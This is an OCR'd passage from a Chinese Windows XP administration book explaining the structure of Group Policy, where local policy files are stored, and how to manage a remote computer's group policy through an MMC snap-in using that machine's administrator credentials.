


图12-94 只有管理员才能使用组策略

12.6.2 组策略的结构

在“运行”栏中使用命令“Gpedit.msc”打开组策略窗口后，可以在左边的控制台树看到包含了两大部分，即影响用户的“用户配置”和影响

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

计算机的“计算机配置”。用户配置即是适用于账户的策略，而不管账户登录到哪一台计算机。计算机配置即是适用于计算机的策略，而不管谁登录到计算机，如图 12-95 所示。




图12-95 组策略窗口

如果要把组策略中的策略与注册表发生关联，那么“计算机配置”对应的注册表子树就是 HKEY_LOCAL_MACHINE。而“用户配置”则对应了 HKEY_CURRENT_USER 子树。

在组策略窗口中，在左侧的树状结构中，“用户配置”和“计算机配置”称之为节点（Node），在这两个节点中又包含了“软件设置”、“Windows 设置”和“管理模板”三个子节点，在这三个子节点中又包含了若干个子节点。

其中，软件设置、Windows 设置和管理模板三个主要的子节点在“计算机配置”和“用户配置”中均有。下面给出这三个子节点的简要作用说明：

一是软件设置：此子节点用于管理所有软件的安装、发布、指派、更新、修复和删除。

二是 Windows 设置：此子节点可以让管理员设置脚本文件、建立账户策略、指派 User Right 和集中管理用户配置文件。在“计算机配置”和“用户配置”中，分别有不同的设置项目：

(1) 在计算机配置中，此子节点能够设置脚本（启动 / 关机）与安全性设置策略。

(2) 在用户配置中，此子节点能够设置 IE 维护、脚本（登录 / 注销）、安全性设置、远程安装服务与文件夹重定向策略。

三是管理模板：所有涉及到注册表的策略都集成在这个子节点中，系统管理模板在“计算机配置”和“用户配置”中，分别有不同的设置项目：

(1) 在计算机配置中的管理模板，能够设置 Windows 组件（让组件适合计算机环境）、系统、网络与打印机等方面的策略。

(2) 在用户配置中的管理模板，能够设置 Windows 组件（让组件适合用户使用习惯）、开始菜单和任务栏、桌面、网络等策略。

在左侧窗口中选中要查看或修改的节点后，右侧的细节窗口将显示出选中节点的策略列表，单击相应的策略后，可以在中间的描述窗口中看到策略的作用说明，在“状态”列表中则可以看选中策略的设置状态。

如果要对某个策略进行设置，则需要双击此策略，在弹出的如图 12-96 所示属性窗口中即可进行设置。




图12-96 策略属性窗口

在属性窗口的“设置”选项卡中，可以选择是否启用该策略。

对于本地组策略对象来说，它们存储在计算机的“%systemroot%\System32\GroupPolicy”（如 D:\WINDOWS\System32\GroupPolicy）文件夹中。这个 GroupPolicy 文件夹并不会随 Windows XP 的安装而存在，它只有在运行一次组策略（如在运行栏中使用一次 Gpedit.msc）后才会自动生成，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

它具有只读、隐藏等属性，因此需要设置系统为“显示所有文件”状态才能看得见它，且只能通过组策略对象编辑器来更改。在这个文件夹中可以看到 Machine、User 和 Adm 三个子文件夹，如图 12-97 所示。




图12-97 组策略对象存储文件夹

默认状态下，只有 Adm 文件夹中有如图 12-98 所示的多个文件存在，其中，五个后缀名为 adm 的文件称之为“系统管理模板”(Administrative Template)，它们为组策略的“管理模板”节点提供策略信息，所以有牵涉到注册表的策略都集成在这个子节点中，它们都可以使用记事本程序打开。




图12-98 Adm文件夹的内容

这几个 adm 文件分别提供了“计算机配置”和“用户配置”节点中的“管理模板”的策略项。也就是说，如果删除了这些文件，则“用户配置”和“计算机配置”节点的“管理模板”列表中将不会有策略出现。因此，如果组策略的管理模板中没有了内容，也只需把别的计算机中相同的模板文件复制过即可。

12.6.3 远程管理组策略

本书将直接讲解网管员比较陌生的远程管理组策略的方法。

以工作组环境为例，要对其他计算机的组策略进行远程管理，使用 Gpedit.msc 是无法实现的。我们必须在控制台添加一个新的组策略管理单元来实现这个远程管理。具体的实现过程是：

步骤 1

在“运行”栏中使用命令“MMC”打开“控制台 1”窗口后，依次单击“文件”→“添加 / 删除管理单元”菜单，如图 12-99 所示。



图12-99 控制台

步骤 2

在弹出的“添加 / 删除管理单元”窗口中，因要组策略对象编辑器属于“独立”类型，所以要在“独立”选项卡界面单击下方的“添加”按钮。

步骤 3

在弹出的如图 12-100 所示窗口中，在列表里选择“组策略对象编辑器”项后单击“添加”按钮。



图12-100 选择“组策略对象编辑器”项

步骤 4

在自动弹出的向导窗口中，默认是添加基于


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

本地的组策略对象编辑器。

步骤 5

如果希望添加基于其他计算机的组策略对象编辑器，则需要单击“浏览”按钮打开如图 12-103 所示的窗口，在这里勾选“另一台计算机”项后，在下方的地址栏中输入远程计算机名或 IP 地址后，单击“确定”按钮即可。



步骤 6

在单击“浏览”按钮弹出的“选择计算机”窗口中，单击“高级”按钮打开扩展界面后，单击“立即查找”按钮找到要添加的远程计算机，如图 12-101 所示。



图12-101 查找计算机

步骤 7

单击“确定”按钮返回“选择计算机”窗口后，单击“确定”按钮关闭此窗口在接着弹出的如图 12-102 所示窗口中，需要输入远程计算机的管理员账户名与密码。

步骤 8

在返回到如图 12-103 所示的窗口时，单击“完成”按钮开始连接远程计算机的组策略对象编辑器工具。




图12-102 登录对话框




图12-103单击“完成”按钮

在连接上远程计算机后，会自动进入窗口，在列表中可以看到针对远程计算机的组策略对象编辑器已经创建成功了。

单击“确定”按钮返回到如图 12-104 所示的窗口后，可以看到“控制台根节点”列表中已经有了远程计算机的组策略树。



图12-104 远程计算机的组策略

此时，在本地上进行的远程组策略设置，将会在远程计算机的组策略窗口中同时自动进行，从而实现了对远程计算机的组策略管理。

溜客安全网 WwW.176Ku.CoM